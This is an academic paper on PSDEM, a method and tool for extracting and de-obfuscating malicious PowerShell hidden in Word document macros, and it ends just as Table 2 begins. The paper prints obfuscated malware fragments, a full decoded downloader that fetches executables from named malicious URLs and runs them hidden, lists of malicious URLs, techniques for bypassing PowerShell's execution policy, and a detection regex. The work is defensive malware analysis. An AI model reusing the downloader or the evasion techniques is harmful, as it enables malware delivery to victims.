PSDEM: A Feasible De-Obfuscation Method for Malicious PowerShell Detection

Chao Liu[1], Bin Xia[1, 2], Min Yu[1, 2*], Yunzheng Liu[1, 2]

[1] Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China
[2] School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China
*corresponding author
yumin@iie.ac.cn

Abstract—**PowerShell is so extremely powerful that we have seen that attackers are increasingly using PowerShell in their attack methods lately. In most cases, PowerShell malware arrives via spam email, using a combination of Microsoft Word documents to infect victims with its deadly payload. Nowadays, the de-obfuscation and analysis of PowerShell are still based on the manual analysis. However, as the number of malicious samples and obfuscation methods growing quickly, it is so slow that can't satisfy the demand. In this paper, we propose a de-obfuscation method of PowerShell called PSDEM which has two layers de-obfuscation to get original PowerShell scripts. One is extracting PowerShell scripts from much obfuscated document code. The other is de-obfuscating scripts including encoding, strings manipulation and code logic obfuscation. Meanwhile, we design an automatic de-obfuscation and analysis tool for malicious PowerShell scripts in Word documents based on PSDEM. We test the performance of the tool from the accuracy of de-obfuscation and the efficiency of time, and evaluation results show that it has a satisfactory performance. PSDEM improves the efficiency and accuracy rate for analyzing malicious PowerShell Scripts in Word documents, as well as provides a path in which further analysis for security experts to get more information about attacks.**

Keywords—malicious PowerShell scripts; de-obfuscate; Microsoft Word documents; macros

I. INTRODUCTION

Due to the rapid development of anti-virus technology, it becomes more and more difficult to perform the spread of malicious executable files. As a result, attackers are increasingly leveraging tools already existing on targeted computers. PowerShell is a powerful scripting language and shell framework primarily used on Windows computers. Due to their efficiency, easy obfuscation, and easy availability to resources in the system, it is an ideal candidate for the attacker's tool chain [1]. In fact, over 95% of scripts using PowerShell are found to be malicious, according to a report from Symantec [2]. Malicious PowerShell scripts are predominantly used as downloaders, combining with macro scripts in the majority of instances [3], as a result of the fact that Word documents are widely used among most organizations. The ultimate goal of malicious scripts is to execute code on a computer and then spread malware across the entire network.

In recent years, we have seen increasing attacks emerging in endlessly which utilize Word documents as a carrier. To copy with these security threats, there are a wild range of research methods for malicious documents. We can divide existing work into three parts: static detection, dynamic detection, dynamic and static combined detection. The static detection based on contents or structures of documents, with the advantage of easy to implement, as well as quick and stable [4-6]. Nevertheless, it can't deal with obfuscation and mimicry attacks well, and the dynamic detection focuses on the embedded shellcode in documents which turn perspective of detecting malicious documents into extracting shellcode [7]. In spite of the dynamic detection performs well in de-obfuscation, it has several disadvantages, including its high resource costs, difficult to carry out, and much time required. Thus, a method combining the advantages of both dynamic and static methods gradually becomes the major method for malicious documents analysis [8-10]. However, their attention is only on detection of malicious documents. There are no researches about de-obfuscating and analyzing malicious PowerShell embedded in documents yet.

In fact, most of the Anti-virus engines detect malicious PowerShell scripts in Word documents by static signatures such as "`Shell`" and "`VBA.Shell`" instead of detecting PowerShell scripts. However, it can be difficult to get high accuracy rate, because the Shell commands are frequently used in legitimate administration work. Due to the nature of PowerShell, such malicious scripts can be easily obfuscated, so it's difficult to get original scripts to analyze deeply. There are some researches about de-obfuscating JavaScript scripts in PDF [8, 11]. Although, the characteristics between JavaScript and PowerShell are similar, they have many different behaviors in their different usage scenario. Up to now, the de-obfuscation and analysis of PowerShell still have needed manual analysis based on security analyst's experience. An effective tool that specifically tailored to de-obfuscate and analyzed malicious PowerShell scripts embedded in Word documents has to be developed as a counter measure.

Different from all the methods which exist now, our work aims to extract and de-obfuscate PowerShell scripts in Word documents, and analyze the attack intentions further. In this paper, we propose a novel de-obfuscate method of PowerShell called PSDEM. On the basis of this method, we design an effective automatic de-obfuscate and analyze tool. Finally, we test the tool and summarize the features of malicious

PowerShell. Our contribution in this paper is presenting PSDEM, a new methodology of de-obfuscating PowerShell in Word documents. The method includes two layers:

- Extract PowerShell scripts from obfuscated code in Word documents by monitoring Windows system process.
- De-obfuscate PowerShell in the malicious documents to get original scripts.

The rest of the paper is organized as follows. Section II shows the way to the attackers how to bypass local restrictions and scripts obfuscation methods. Section III presents the major thought of PSDEM. The tool design is detailed in section IV. In section V, we introduce the results of the experiment. Finally, the conclusion is given in section VI.

II. PRELIMINARIES

In this section, some skills that attackers take advantage of and the way to obfuscate malicious PowerShell scripts in Word documents are presented.

A. Challenges and strategies

In this part, the paper will summarize the challenges that the attackers face to and how attacker bypass restrictions in different stages of a PowerShell attack.

Macro Security: Microsoft Office has provided macro security level since Microsoft Office 97. Office 2016 declared to prevent macro files from running if they came from the Internet. However, Dechaus et.al shows that the mechanisms can easily be bypassed [12]. At the same time, attackers always use social-engineering emails to trick the user into enabling and executing the macro in the attachment. Once the users open macro right control, the embedded malicious PowerShell scripts, which usually contains instructions to download another payload to carry out the primary malicious activity. Moreover, the malicious PowerShell scripts do not need to embed in macro code. We have seen malicious scripts which were stored in table cells or metadata, such as the author property field.

Execution Policy: By default PowerShell is configured to prevent the execution of PowerShell scripts on Windows systems. There are five policies limit PowerShell execution, but the policies can be easily overridden [13]. The most commonly observed ones are:

- Use the Encoded Command switch to make scripts Base64 encoding
- Use the Invoke-Expression Command. This command accepts any string and treats it as PowerShell code.

Script Execution: The ultimate goal of the attack is executing scripts as downloaders for deadly payloads. Although the restricted execution policy prevents attackers from running PowerShell scripts with the .ps extension, they can use the following arguments to evade detection and bypass local restrictions.

- (New-Object System.Net.Webclient).DownloadFile()
- -IEX / -Invoke-Expression
- Start-Process

B. Obfuscation

The obfuscation of malicious PowerShell in Word documents can be divided into two layers: one is Word documents code, the other is PowerShell scripts.

Document Code: The malicious PowerShell scripts are hidden in macro code in most cases, but not exclude forms, tables and author property. In most cases, the PowerShell scripts will appear in the result of variables concatenated. For example, there is a command extracting from malicious macro.

$$
\begin{aligned}
&\text{①} \leftarrow \mathit{VBA.Shell\$} + \text{""}\mathit{UWbfkkw\,StSfN} + \mathit{TsvvdGtsXy} + \ldots + \mathit{ZzNNgy} + \ldots + \\
&\text{②} \leftarrow \mathit{ActiveDocument.CustomDocumentProperties}(\text{"}\mathit{ZpEkWfg}\text{"}) + \ldots + \\
&\text{③} \leftarrow \mathit{ActiveDucument.BuiltInDocumentProperties}(\text{"}\mathit{Comments}\text{"}) + \ldots, 0 \rightarrow \text{④}
\end{aligned}
$$

① is a command to start system process. ② is a command to get the value of custom documents properties. In this case, it will get command like "`powershell -e`". ③ is a command to extract the value of documents properties called "`comments`". ④ is used to make malicious activities are invisible for users. Every random variable name in the middle stand for a string. The string has already been spilt and concatenated many times. Meanwhile, it also can be an empty string.

The obfuscation declared above only one of the largely many obfuscation methods. Hence, we can conclude that it is almost impossible to extract PowerShell scripts by static manual analysis. Our proposed method is not only well qualified to this problem by dynamic analysis, but also spends very little time.

PowerShell scripts: With PowerShell, an attacker can do a little work but so much challenge for analysis. The following is a list of common obfuscation methods [2, 11]:

- Whitespace Obfuscation: whitespace can be inserted at various parts of the commands.
- Encoding Obfuscation: strings can be replaced with encoded strings (hex, ASCII, Base 64).
- String Manipulation Obfuscation: mixing upper case and lower case letters, injecting backtick characters between other characters, replacing specific characters in the code et al.
- Code Logic Obfuscation: breaking up a string into a randomized list and then rebuilding the original string by calling specific values.
- Other obfuscation: Multiple commands can be used to do similar things. Pipes | can be used to change the order on the command line. Some arguments can be replaced with their numerical representation.

The obfuscation methods are enough to fool basic static analysis. Fortunately, according to a large number of experiments and the report from Symantec [2], most attackers not always use obfuscated scripts, at the same time we found that the malicious PowerShell scripts which are obfuscated hidden in Word documents have only a few ways because of too much obscurity might raise suspicion.

III. De-obfuscaiton Method Of PowerShell

The paper has shown a large number of obfuscation methods in section II. However, anti-virus engines and tools which are specially designed for detecting malicious documents existing now can't deal with the problem of obfuscation. So we propose PSDEM, a feasible method to de-obfuscate and get original PowerShell scripts from Word documents. PSDEM has two layers de-obfuscation. The first layer is extracting PowerShell from much obfuscated documents code. The second layer is de-obfuscating scripts to get original scripts.

A. First Layer of PSDEM

An effective and accurate extraction method for PowerShell is of vital importance for the success of the second layers. Lu et.al [8] designed an approach to de-obfuscate JavaScript in PDF by hooking the native JS execution engine. Although both Java Script and PowerShell are scripting languages, they have much difference between them. For example, JavaScript can be parsed by PDF document parser, but PowerShell is a command-line shell installing on all new Windows versions by default since 2005. In the light of the features of PowerShell, we proposed a novel approach to extract the PowerShell from Word documents by dynamic analysis. Whatever how attackers obfuscated the documents code, it must depend on powershell.exe process carrying out the scripts. As a result of the features of PowerShell, we can open Word documents and monitor powershell.exe process at the same time. Once the powershell.exe progress occurs to monitor program, we obtain the command-line through the Windows Management Instrumentation (WMI) language. The command-line we have got is PowerShell scripts exactly. The advantages of the method include:


- It does not focus on extraction and de-obfuscating of obfuscated code inside the documents. So it is a more general and robust approach for many types of attacks as it cannot be evaded by code obfuscation techniques. At the same time it is efficiency even for previously unknown obfuscation techniques.
- It does not spend much time like other dynamic de-obfuscation methods, because it only depends on the time of Word documents launching. Once the documents start successfully, the macro code begins to execute, and the powershell.exe process will appear.

B. Second Layer of PSDEM

As the paper introduced above, PowerShell scripts are easily obfuscated. Although, the obfuscation methods of PowerShell scripts are not complex in Word documents, they are enough to trick most of the security tools and they cause so many difficulties that security analysts can't analyze attack intends efficiently. We have found that the patterns of obfuscations are similar and can be concluded four major obfuscation methods from thousands of malicious documents. This paper will introduce de-obfuscation methods details according to different obfuscation methods.

Encoding Obfuscation (Fig. 1): If the PSDEM matches "`Encoded Command`" pattern, it will scan the scripts from start to end. In case of meeting base64 encoding, it begins to decode the code. If the decoded base64 is a long array of int values, we need to convert it to their char value, and then execute it as another PowerShell script. Of course, attackers may insert to some blanks to increase the difficulty to decode. Finally, the tool formats the strings and presents a complete, readable and standard result to users. The algorithm is described as follows:

```
Algorithm 1 Decode encoding obfuscation
Input: Obfuscation PowerShell script s.as Fig.1
for i =s[0] to s[length -1 ] do
    if (is_base64_code(i)) then
        s1 = base64.decode(i)
        s2 = s1.remove('\x00' and ' ')
    end if
end for
p = regex(ASCII , s2)
if p is not None then
    s3= getASCII(p)
    f = map(int,s3)
    for j = 0 to f.length -1do
        s4 = s5.append(decodeASCII(j))
    end for
end if
s6 = format(s5)
Output s6 (original script)
```




```
[Char[]] (36, 119 , 115 , 99, 114, 105,112,116,32, 61 ,32 , 110, 101 , 119 ,45,111, 98 ,106, 101 ,99 ,
116,32 ,45, 67,111 , 109 , 79 ,98, 106 , 101 , 99 ,116,32,87,83,99 , 114 , 105 , 112 ,116, 46,83 , 104,
101 ,108 , 108 ,59, 36, 119 , 101 , 98, 99,108, 105 , 101 , 110,116, 32, 61 , 32, 110, 101,119,
45 ,111,98 ,106, 101 ,99 ,116,32 ,83,121 , 115, 116 , 101,109 ,46 , 78 , 101 , 116, 46, 87 ,101,
98 ,67 ,108, 105,101,110,116 , 59,36 ,114, 97 , 110 , 100 , 111,109,32,61, 32, 110,101 ,119 ,
45,111, 98 ,106 ,101 ,99 , 116 , 32,114, 97,110 ,100 ,111 , 109 , 59 , 36,117 , 114,108 ,115 ,32 ,61 ,
32 ,39,104 , 116 ,116 ,112 ,58,47 ,47 , 103,97 , 109 ,109 ,101 ,108 , 103 ,114, 97, 118, 108,
```

Fig. 1. Part of Base 64 encoding & ASCI encoding obfuscation

String Split Obfuscation (Fig. 2): When PSDEM decodes base64 encoding, another circumstance happens to our view. We find that many invalid characters are inserted into ASCII strings. Fig. 2 shows two obfuscation methods: "`split(parameters[])`" and "`-split(parameter)`". We are ought to extract the parameters of "`split`" function and get straight ASCII encoding code. Then, we can execute it with Algorithm1. The decoding algorithm is described as follows:

```
Algorithm 2 Decode string split obfuscation
Input: Obfuscation PowerShell script s' as Fig.2
for i =s'[0] to s'[length -1 ] do
    if (is_base64_code(i)) then
        s1 '= base64.decode(i)
        s2 '= s1'.remove('\x00' and ' ')
    end if
end for
p' = regex(split, s2)
if p' is not None then
    s3'= getValid paramters(p')
    s4 '= getSplit paramtrer(p')
    s5' = split(s4', s3')
    s6' = getASCII(s5')
    f ' = map(int,s6')
    for j = 0 to f'.length -1do
```

```
        s7 ‘= s6’.append(decodeASCII(j))
    end for
end if
s8’= format(s7’)
Output s8’ (original script)
```




```
6<114:105I110Q103,40;41;44I32S36<112I97t116S104:41x59I83<116<97Q114,116S45:80x114x1
11S99S101Q115,115G32G36x112S97;116<104<59x98I114Q101<97<107I59Q125;99;97,116:99
<104,123t119:114Q105I116t101<45I104Q111x115<116;32I36x95I46t69:120<99G101x112<116,
105I111Q110Q46,77G101,115t115S97;103S101G59:125<125'-SPLIt 'Q' -sPLiT 'G'-SPLIt
'I'-SPlIT'<' -SPlIT ';'-spLiT',' -SPlIt't' -SpliT 'x'-spLIT 'S' -sPliT':'| %{([iNt] $_-as[cHar]) } ) )↵

105S108:101U40h36:117!114S108:46U84c111U83m116%114c105{110c103i40U41i44U32!36i1
12U97m116!104i41!59{83!116%97i114c116%45h80S114m111{99:101U115{115{32h36:112U97
:116S104c59U98c114{101!97m107%59!125h99h97m116m99:104!123S119%114i105i116:101m
45i104S111%115i116h32c36U95!46S69i120!99{101m112U116{105c111%110:46h77i101U115
%115{97:103U101%59!125S125'.sPLIt(':i{mShU!c%') | forEach { ( [iNT] $_ -As [cHAR])}))↵
```

Fig. 2. Part of two strings split obfuscation methods

Code Logic Obfuscation (Fig. 3): In this obfuscation method, it has two techniques. One is injecting backtick characters between other characters, which will be ignored at runtime. The other is commonly seen in other scripting languages. It is usually breaking up a string into a randomized list and then rebuilding the original string by calling specific values. The tuples in front of operator “`-f`” show the order of these small parts of strings. We need to concatenate the strings order by tuples again to get original scripts. The algorithm is described as follows:

Algorithm 3 Decode code logic obfuscation

```
Input: Obfuscation PowerShell script s’’as Fig.3
s1’’ = format(s’’)
p’’ = regex(‘-f’ operator,s1’’)
if p’’ is not None then
    for i =0 to p’’ do
        s2’’ = getOrder(p[i])
        s3’’ = getString(list[i])
        s4’’ = rejoin(p[i], list[i])
    end for
end if
s5’’ = format(s4’’)
Output s5’’ (original script)
```



```
${W`Sc`RIpT}=.("{2}{1}{0}"-f-object','ew','n')-ComObject("{0}{3}{4}{2}{1}"-f'WS','t.Shell','
p','cr','i');${w`ebclI`ENt}=&("{1}{3}{2}{0}"-f'ct','ne','-obje','w')("{4}{1}{6}{3}{2}{0}{5}"-f'eb
Cl','ste','W','Net.','Sy','ient','m.');${R`A`NDoM}=.("{1}{2}{0}"-f't','new-','objec')("{1}{0}"-f'dom'
,'ran');${U`RlS}=("{17}{37}{26}{34}{21}{7}{30}{28}{13}{32}{5}{35}{36}{3}{10}{11}{16
}{33}{23}{20}{14}{29}{19}{4}{38}{8}{22}{1}{2}{27}{0}{12}{25}{31}{24}{9}{15}{39}{
```

Fig. 3. Part of code logic obfuscation

Mixed String Manipulation Obfuscation (Fig. 4): In recently malicious samples, we find a much complicated obfuscation method. The method combines much strings manipulation. Such as string inserted obfuscation, string replaced obfuscation and ASCII encoding. We need find different functions and get their parameters to decode. The method has below major steps:

Step 1: Replace plus signs and single quotes with the null character string.

Step 2: Decode ASCII encoding

Step 3: Find the parameters of replace function from to end (the function usually exist the end of scripts) and put them in our function with the corresponding location. In this step, there are always several replace functions, and we should seek out the order of de-obfuscation by circulation. Otherwise, we cannot get the answer.


Step 4: We need to try different combinations type for the first parameter. On the basis of our experience, the strings are generally divided into some parts and each part has three characters.

Step 5: Format the scripts.

The algorithm is described as follows:

Algorithm4 Decode mixed string manipulation obfuscation

```
Input: Obfuscation PowerShell script s’’’ as Fig.4
s1’’’ = format(s’’’)
s2’’‘ = replace(‘[+,\’]’,’’)
s3’’’ = decodeASCII(s2’’’)
p’’’ = regex(replace(),s3’’’)
if p’’’ is not None then
    for i = 0 to p’’’ do
        s4’’’ [i]= getfirstParameter(replace())
        s5’’’ [i]= getSecondParameter(replace())
    end for
end if
for j=0 to s4’’’.length – 1 do
    Order[] = findFirstKeyParameters(s4’’’[j])
end for
for k = 0 to order.length – 1 do
    if s4’’’[k].length > 1 then
        devide s4’’’[k] to devide[s4’’’[k1], s4’’’[k2]…s4’’’[kn]]
        s6’’’ = replace(s4’’’[k1-kn], s5’’’[k])
    end if
end for
s7’’’ = format(s6’’’)
Output s7’’’ (original script)
```



```
6)8m6+8m6,o48m6+8m6vhua8m6+8m6s);invoke-item(o4vhuas);8m6+'+'8m6br8m6+8m6eak;}ca
tch8m6'+'+8m6{wrrab'+'+rab8m6+'+'8m6i8m6+8m6te8m6+8m6-host'+'rab+rabo48rab+rabm6'+'+
8m6v_.ex8m6+8m6c'+'e8m6+8m6pt8'+'m6+8rab+rabm6ion8m6'+'+8m6.mrab+rab8m6+8m6es8
m6+8mrab+rab6rab+'+'rabsa8m6+8m6g8m6+8m'+'6e;}}8'+'m6'+')-creplace8m61un8m6'+','+'[cha
r]92-cra'+'b'+'+rabreprab+rablace([char]111+[char]52+[char]86)'+',[cha'+'r]36-cr'+'eplace([chrab+
rabar]72+[char]97+[char]54),[char]39)f5b&((get-variablerab+rab8m6*mdr*8m6).name[3,11,2]'+'
-join8m68m6)rab).repla'+'ce((['+'c'+'har]5'+'6+[char]109+[c'+'har]54),[string][char]39).re'+'plac'+'
```

Fig. 4. Part of mix string manipulation obfuscation

IV. The Tool Design and Implementation

In this section, this paper will present detailed design thought of the tool. The overall structure of tool is shown in Fig. 5. The tool has four main steps:

A. Document Preprocessing

At present, Microsoft Word has two major versions: Word 2003 and Word 2007. Due to they have the different structure, we are ought to distinguish different versions and open them with the correct software. Word 1997-2003 documents use the compound file format, which seems like a real file system. For these documents, the first 8-byte of the beginning value would be “`\xD0\xCF\x11\xE0\xA1\xB1\x1A\xE1`”. While since Office 2007, a new format OOXML has become the default format of all Microsoft Office documents. In fact, each of Word 2007-2016 documents is a ZIP archive. Hence, we can use the signature of ZIP: “`\x50\x4B\x03\x04`” to identify OOXML files.



PSDEM
Input Documents
Document preprocessing
Monitor process and get command-line
Match EncodedCommand
PowerShell Extraciton
Encoding de-obfuscation
String Split de-obfuscation
Code Logic de-obfuscation
Mixed String Manipulation de-obfuscation
PowerShell De-obfuscation
Further analysis
Analysis report

Fig. 5. Overall structure of the tool

The tool provides a complete environment for malicious documents. Meanwhile in order to trigger malicious behaviors directly, we should close the macro security mechanisms.

B. *PowerShell Extraction*

To this phase, the tool uses the PSDEM method to get PowerShell from Word documents. When it monitors the process, it will set a suitable waiting time for circulation to make documents open completely and catches the command-line of the powershell.exe process. It is also worth noting that we had better close the Internet, because the payload downloaded may stop automatic extraction and the manner does not influence the result of extraction. However, attackers usually use "`powershell –Encoded Command`" in scripts, as it can mask the "`malicious`" part of your command from prying eyes, and attackers can avoid strings that may tip-off the defense. Here are three examples of different ways the EncodedCommand parameter can be called:

- powershell -e YWJjZA==
- powershell –eNco YWJjZA==
- powershell -^e^c^ YWJjZA==

There are well many variations possible methods for the "`EncodedCommand`" parameter. To work out the problem, we come up with the below regex to recognize this command.

\-[Ee^]{1, 2}[NnCcOoDdEeMmAa^]? [A-Za-z0-9+/=]{5,}

If it matches successfully, we keep the valid parameters filed.

C. *PowerShell De-obfuscation*


So far, the tool has extracted PowerShell scripts from Word documents. PSDEM has concluded four below obfuscation methods in section III and the tool takes different actions to get original scripts once the regex designed according to the features of different obfuscation methods matches successfully.

Although the above four de-obfuscation methods usually can deal with almost all samples, there are some exceptions. According to our analysis, multiple commands can be used to do similar things, but they don't have a common rule to learn, such as "`-iex`" command, as a result, our work neglects them. Fortunately, these episodes are not the major information and don't have any influence on our further analysis. Meanwhile, if we find a new obfuscation type, the method will be scalable.

D. *Further Analysis*


Up to now, the tool has got original PowerShell scripts in Word documents (Fig. 6). The form of scripts very similar, we have reason to consider that there are some tools are being used to generate the malicious Microsoft Word Documents. We can understand the attack intend easily now. As we known, the scripts are used as a downloader. They visit malicious websites, saving payload in the folder called temp. Then, the scripts can start .exe file which has been downloaded in backstage. The tool will extract the payloads and URLs to analysis them by VirusTotal [14], the result shows that all of them are malicious. Next, we put the payload in a virtual machine to analyze the malicious behavior deeply. Finally, the tool will present a very detailed analysis report to users (Fig. 7).

In this paper, we not only detect the malicious documents, but also count some significative data, such as the obfuscation methods, the form of commands et al. in order to find something meaningful. This work is valuable for tracing and obtaining evidence.



```
Powershell -windowstyle hidden $wscript = new-object -comobject wscript.shell;$webclient
= new-object system.net.webclient; $random = new-object random;
$urls='http://jkjhfxgfd.top/cr2mgmts.exe,http://phr.vn/cr3mgmts.exe,http://dfgftgytryert.top/cr
3mgmts.exe'.Split(',');$name = $random.next(1, 65536);$path = $env:temp + '\' + $name +
'.exe'; foreach($url in $urls){try{$webclient.DownloadFile($url.ToString(), $path);
Start-Process $path;break;}catch{write-host $_.Exception.Message;}}↵
```

Fig. 6. Original PowerShell scripts



```
Md5 : 0c34b872ba2266c2028e27c9fc9bed8fe9c6f04221695e19c5194200a9638d6e
=================encode PowerShell=============================
powershell -e WwBDAEgAYQByAFsAXQBdACAAKAAzADYALAAgADEAMQA5ACAALAAgADEAMQA1AC
============decodeBase64PowerShell============================
[CHar[]](36,119,115,99,114,105,112,116,32,61,32,110,101,119,45,111,98,106,10
===================original PowerShell========================
powershell -EncodeCommand [char[]]($wscript = new-object -comobject wscript.
=========================URLs==================================
http://gammelgravlingen.com/dltmh/   malicious
http://acejapan.net/byq/             malicious
http://florissantfire.com/aspnet_client/gccwuof/          malicious
http://eternalamour.com/bihg/,http://bachue.co.uk/gi/      malicious
```

Fig. 7. Part of PSDEM reports

V. Evaluation and Analysis

In this section, we present the experimental evaluation results of our tool. We picked up 411 documents by manual which are embedded malicious PowerShell scripts from 1321 malicious Word documents which were collected from VirusShare [15]. First, we will observe the accuracy rate and the running time to test the effectiveness of the tool. Then we design some benign documents which embedded normal manage PowerShell command to test the false alarming status of current Anti-virus engines and tools. At last, we will go over each of the original PowerShell scripts and conclude some regular thing to analyze deeply.

A. *Effectiveness of the tool*

First, we test our tool using 411 documents. Accuracy and average time are used as the evaluation indicators. The "`Average Time`" is the average time of de-obfuscating one sample successfully.


TABLE 1. The Effective of our tool

Implementation	**Total**	**Success**	**Failure**	**Accuracy**	**Average Time**
Extraction	411	406	5	98.78%	4.93s
Extraction+ De-obfuscation	411	400	11	97.32%	7.15s

As shown in Table 1, among the 411 Word documents, 406 (98.78%) PowerShell scripts are correctly extracted from Word documents code and 400 (97.32%) PowerShell scripts are correctly de-obfuscated. For the remaining 11 undetected malicious Word: 6 of them use a new obfuscation method, although their method is similar with String Split Obfuscation, and 5 of them execute the PowerShell scripts beyond the time we have set up. Afterwards, we improve PSDEM and the accuracy comes to 100%. The time of the de-obfuscation depends on performance of computers and the time of threshold which we set up. General, if we set more cycle index, the accuracy rate is higher. We usually set the time of threshold are 1s, 5s, and 10s. It will deal with most of the cases.


B. *Performance of Anti-virus engines and tools*

We design some documents which are embedded some normal PowerShell commands to test the current popular Anti-virus engines and tools. First, we choose a malicious sample, and replace the malicious parts by normal commands, as we can see in Fig. 8. The command is getting the machine's complete domain name. It is a regular command which administrator often use. Next, we upload the documents to VirusTotal[14]. The result (Fig. 9) shows that there are 23 Anti-virus engines alarming for the sample, including many famous Anti-virus engines.



```
Public Function MfKEFtN()
On Error Resume Next
VBA.Shell$ "" + "powershell [System.Net.DNS]::GetHostByName('').HostName, 0"
End Function
```

Fig. 8. Parts of benign document macro scripts



23 engines detected this file

DOC

23 / 59

SHA-256	6c561714dce561919a2dcb2ec7f5c5c421cf869e013cbb7aba05a49c9af3b5fa
File name	0c34b872ba2266c2028e27c9fc9bed8fe9c6f04221695e19c5194200a9638d6e.doc
File size	75 KB
Last analysis	2018-04-09 07:39:03 UTC

Ad-Aware	Exploit.MSOffice.Gen	ALYac	Exploit.MSOffice.Gen
Arcabit	Exploit.MSOffice.Gen	Avast	VBA:Downloader-FQW [Trj]
AVG	VBA:Downloader-FQW [Trj]	Baidu	VBA.Trojan-Downloader.Agent.cnc
BitDefender	Exploit.MSOffice.Gen	CAT-QuickHeal	W97M.Downloader.30507
ClamAV	Doc.Macro.DollarShell-6346616-0	Emsisoft	Exploit.MSOffice.Gen (B)
eScan	Exploit.MSOffice.Gen	ESET-NOD32	VBA/TrojanDownloader.Agen...
F-Secure	Exploit.MSOffice.Gen	GData	Macro.Trojan-Downloader.Agent.ADI
Kaspersky	HEUR:Trojan.Script.Agent.gen	MAX	malware (ai score=86)
NANO-Antivirus	Trojan.Ole2.Vbs-heuristic.druvzi	Panda	O97M/Downloader
Qihoo-360	heur.macro.powershell.3	Rising	Macro.Powershell.b (CLASSIC)
Sophos AV	Troj/DocDl-KMQ	ZoneAlarm	HEUR:Trojan.Script.Agent.gen
Zoner	Probably W97Shell	AegisLab	✓ Clean

Fig. 9. The detection status for Anti-virus engines

As the result shows, most of the current popular Anti-virus engines have high false alarm rates for the documents which are embedded normal PowerShell commands, due to their detection are based on static analysis. If they find some obfuscation code and sensitive keywords, they will give wrong decision. In addition, we also design some benign samples same as Fig. 8 to test current popular tools which are used to detect Word documents specially. The testing set includes Word documents with and without PowerShell, and we have deliberately added obfuscation to some of the samples.

TABLE 2. Performance of tools

